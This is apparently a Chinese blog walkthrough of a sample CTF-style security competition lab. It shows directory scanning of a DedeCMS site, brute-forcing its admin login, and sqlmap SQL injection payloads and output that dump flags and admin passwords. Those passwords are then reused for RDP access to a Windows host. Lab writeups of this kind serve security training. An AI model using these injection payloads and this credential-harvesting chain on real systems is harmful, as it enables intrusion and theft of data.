

信息安全铁人三项竞赛 企业赛样题(攻击阶段)

原创

[weixin_40958742](#) 于 2020-02-16 19:38:27 发布 1052 收藏 14

文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_40958742/article/details/104345521

版权

首先下载压缩包

链接: <https://pan.baidu.com/s/1W4vikZnRkWsFyw0oTMI6TQ>

提取码: j4gd

解压密码为t3sec

然后, 按照解压后的文件中 虚拟机配置.docx 设置好虚拟机

可以结合 样题writeup.docx 来进行攻击

题目提供了三个虚拟机, 但是只提供web入口, 就是说另外两个虚拟机不能直接操作

题目是模拟真实比赛的攻击阶段, 目的是通过渗透此环境, 拿到这个小型拓扑中隐藏的flag, flag格式为flagx{32位MD5}, 其中x为flag编号, 共5个flag, 所以编号从1到5。

以下全部通过kali进行攻击

1、爆破后台

访问web地址, 我这里显示的ip为 192.168.50.134

在浏览器中访问 192.168.50.134

The screenshot shows a web browser window with the address bar set to 192.168.50.134. The website is DedeCMS, with a green header and navigation menu. The main content area shows a search result for '{dede:招聘启事 标题='织梦'' with a snippet of text. There are also sections for '特别推荐' and '互动中心'.


使用工具对网站进行扫描

```
Target: http://192.168.50.134
[04:48:21] Starting:
[04:48:21] 200 - 8B - /data/admin/ver.txt
[04:48:21] 302 - 0B - /dede/ → login.php?gotopage=%2Fdede%2F
[04:48:21] 200 - 26KB - /index.php
[04:48:21] 200 - 26KB - /index.php?m=admin&c=index&a=login&pc_hash=
[04:48:21] 200 - 26KB - /index.php?m=search&c=index&a=public_get_suggest_keyword&url=asdf&q=../.. /phpsso_server/caches/configs/database.php
[04:48:22] 200 - 12KB - /plus/search.php?keyword=as&typeArr%5B%20uNion%20%5D=a
[04:48:22] 200 - 1KB - /member/index_do.php
[04:48:24] 200 - 2KB - /dede/login.php
[04:48:24] 200 - 1KB - /include/dialog/select_media.php
[04:48:24] 200 - 1KB - /include/dialog/select_soft.php
[04:48:25] 302 - 0B - /dede/index.php → login.php?gotopage=%2Fdede%2Findex.php
[04:48:25] 200 - 1KB - /member/login.php
[04:48:25] 200 - 1KB - /include/dialog/select_soft_post.php
[04:48:25] 200 - 0B - /include/zip.class.php
[04:48:25] 200 - 1KB - /member/uploads_edit.php
[04:48:25] 200 - 0B - /plus/digg_ajax.php
[04:48:25] 200 - 1KB - /member/reg_new.php
[04:48:25] 200 - 6KB - /tags.php
[04:48:26] 200 - 1KB - /member/article_edit.php
[04:48:26] 200 - 4KB - /plus/digg_frame.php
[04:48:26] 200 - 1KB - /member/index.php
[04:48:26] 200 - 1KB - /plus/search.php
[04:48:28] 400 - 226B - /bbs-data/20056%23sjk.php
[04:48:32] 200 - 1KB - /plus/recommend.php
[04:48:33] 400 - 226B - admin.php
[04:48:33] 400 - 226B - admin/default.php
[04:48:33] 400 - 226B - admin/login.php
[04:48:33] 400 - 226B - admin/index.php
[04:48:33] 400 - 226B - admin/manage.php

Task Completed
kali@kali:~/Desktop/dirsearch$
```


https://blog.csdn.net/weixin_40958742

可以发现后台，并尝试登陆




找到后台且没有验证码，使用Burp suite 进行爆破


爆破出密码




登陆后可以看到第一个flag



通过文件式管理器进入上一级目录可以发现Thisisyourflag中有第三个flag



心	网站栏目管理				[改名] [删除]
模块	所有档案列表				[改名] [删除]
生成	等审核的档案				[改名] [删除]
采集	我发布的文档				[改名] [删除]
会员	评论管理				[改名] [删除]
模板	内容回收站				[改名] [删除]
系统	内容管理				[改名] [删除]
	分类信息				[改名] [删除]
	普通文章				[改名] [删除]
	图片集				[改名] [删除]
	软件				[改名] [删除]
	商品				[改名] [删除]
	专题管理				[改名] [删除]
	附件管理				[改名] [删除] [移动]
	上传新文件				[编辑] [改名] [删除] [移动]
	附件数据管理				[编辑] [改名] [删除] [移动]
	文件式管理器				[编辑] [改名] [删除] [移动]
	频道模型				[改名] [删除] [移动]
	include				[改名] [删除]
	m				[改名] [删除]
	member				[改名] [删除]
	plus				[改名] [删除]
	special				[改名] [删除]
	templets				[改名] [删除]
	sql				[改名] [删除]
	asd9asy7-6dsd				[改名] [删除]
	uploads				[改名] [删除]
	hehe				[改名] [删除]
	dede				[改名] [删除]
	favicon.ico	1.1 KB	2011-07-01 16:14:23		[改名] [删除] [移动]
	index.php	1.2 KB	2011-07-01 16:36:15		[编辑] [改名] [删除] [移动]
	robots.txt	0.4 KB	2011-07-01 16:36:15		[编辑] [改名] [删除] [移动]
	tags.php	0.8 KB	2011-07-01 16:36:15		[编辑] [改名] [删除] [移动]
	Thisisyourflag	0.03 KB	2017-02-22 14:55:23		[改名] [删除] [移动]
[根目录] [新建文件] [新建目录] [文件上传] [空间检查]					https://blog.csdn.net/weixin_40958742



SQL注入

在扫后台时发现有了sql这个目录，可以试着用sqlmap进行注入

```
192.168.50.134/sql/
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
用户ID: 1
用户账号: admin
用户密码: 5****f
当前查询语句: SELECT * FROM topsec_admin WHERE id=1
```

https://blog.csdn.net/weixin_40958742

发现可以注入，查看当前用户下的所有数据库

```
Payload: id=1 AND 6008=6008
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND (SELECT 3144 FROM(SELECT COUNT(*),CONCAT(0x716b706a71,(SELECT (ELT(3144=3144,1))),0
HEMA.PLUGINS GROUP BY x)a)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 7725 FROM (SELECT(SLEEP(5)))yHuW)

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b706a71,0x6a4f7a4854476573436555615447634e42776a
06a71),NULL,NULL,NULL,NULL,NULL,NULL-- Nin

[05:44:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:44:56] [INFO] fetching database names
[05:44:56] [WARNING] reflective value(s) found and filtering out
available databases [4]:
[*] dedecmsv57utf8sp1
[*] information_schema
[*] mysql
[*] performance_schema

[05:44:56] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/192.168.50.134'
[*] ending @ 05:44:56 /2020-02-16/
```

https://blog.csdn.net/weixin_40958742

试着查看第一个数据库中的表名，发现两个有意思的表名

```
[05:46:45] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
[05:46:45] [INFO] fetching tables for database: 'dedecmsv57utf8sp1'
[05:46:45] [WARNING] reflective value(s) found and filtering out
Database: dedecmsv57utf8sp1
[89 tables]
+-----+
flag
topsec_addonarticle
topsec_addonimages
topsec_addoninfos
```

```
topsec_addonshop
topsec_addonsoft
topsec_addonspec
topsec_admin ←
topsec_admintype
topsec_advancedsearch
topsec_arcatt
topsec_arccache
topsec_archives
topsec_arcmulti
topsec_arcrank
topsec_arctiny
topsec_arctype
topsec_area
```

https://blog.csdn.net/weixin_40958742

先查看flag中的内容

```
[05:49:17] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[05:49:17] [INFO] fetching entries of column(s) 'flag, id' for table 'flag' in database 'dedecmsv57utf8sp1'
[05:49:17] [WARNING] reflective value(s) found and filtering out
Database: dedecmsv57utf8sp1
Table: flag
[1 entry]
+-----+-----+
| flag | id |
+-----+-----+
| flag2{912ec803b2ce49e4a541068d495ab570} | 1 |
+-----+-----+
```

https://blog.csdn.net/weixin_40958742

可以找到第二个flag

再查看topsec_admin这个表的内容，可以得到下图所示的用户名和密码

```
[05:52:14] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0
[05:52:14] [INFO] fetching entries of column(s) 'email, id, pwd, tname, uname, userid' for table 'topsec_admin' in database 'dedecmsv57utf8sp1'
[05:52:14] [WARNING] reflective value(s) found and filtering out
Database: dedecmsv57utf8sp1
Table: topsec_admin
[2 entries]
+-----+-----+-----+-----+-----+
| email | id | pwd | tname | uname | userid |
+-----+-----+-----+-----+-----+
| <blank> | 1 | 7cd6ef195a0f7622a9c5 | <blank> | admin | admin |
| <blank> | 2 | topsec.123 | <blank> | administrator | administrator |
+-----+-----+-----+-----+-----+
```

https://blog.csdn.net/weixin_40958742

使用nmap对192.168.50.1-255进行扫描，可以看到192.168.50.130的3389端口开启了远程连接，其操作系统是windows

```
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.50.130
Host is up (0.0011s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: TEST)
3389/tcp   open  ssl/ms-wbt-server? ←
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49156/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP|7|2012 ←
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2012
OS details: Microsoft Windows XP SP3, Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012
Service Info: Host: TOPSEC; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.50.134
Host is up (0.0011s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 6.4 (protocol 2.0)
80/tcp    open  http              Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.1e-fips PHP/5.4.16)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 255 IP addresses (3 hosts up) scanned in 137.89 seconds https://blog.csdn.net/weixin_40958742
```

远程登陆

接下来用上面在topsec_admin表中的用户名和密码尝试远程登陆这台设备，发现用户administrator，密码topsec.123可以登录，可以查看这台机器的信息，在其C盘下可以发现第四个flag



安装内存(RAM): 2.00 GB
系统类型: 32 位操作系统
笔和触摸: 没有可用于此显示器的笔或触控输入

联想中国有限公司 支持

电话号码: 800-820-3800-LENOVO
支持小时数: 8:00-18:00
网站: [联机支持](#)


计算机名称、域和工作组设置

计算机名: TOPSEC [更改设置](#)
计算机全名: TOPSEC.test.com
计算机描述:
域: test.com

Windows 激活


Windows 已激活
产品 ID: 00426-OEM-8992662-00173

https://blog.csdn.net/weixin_40958742

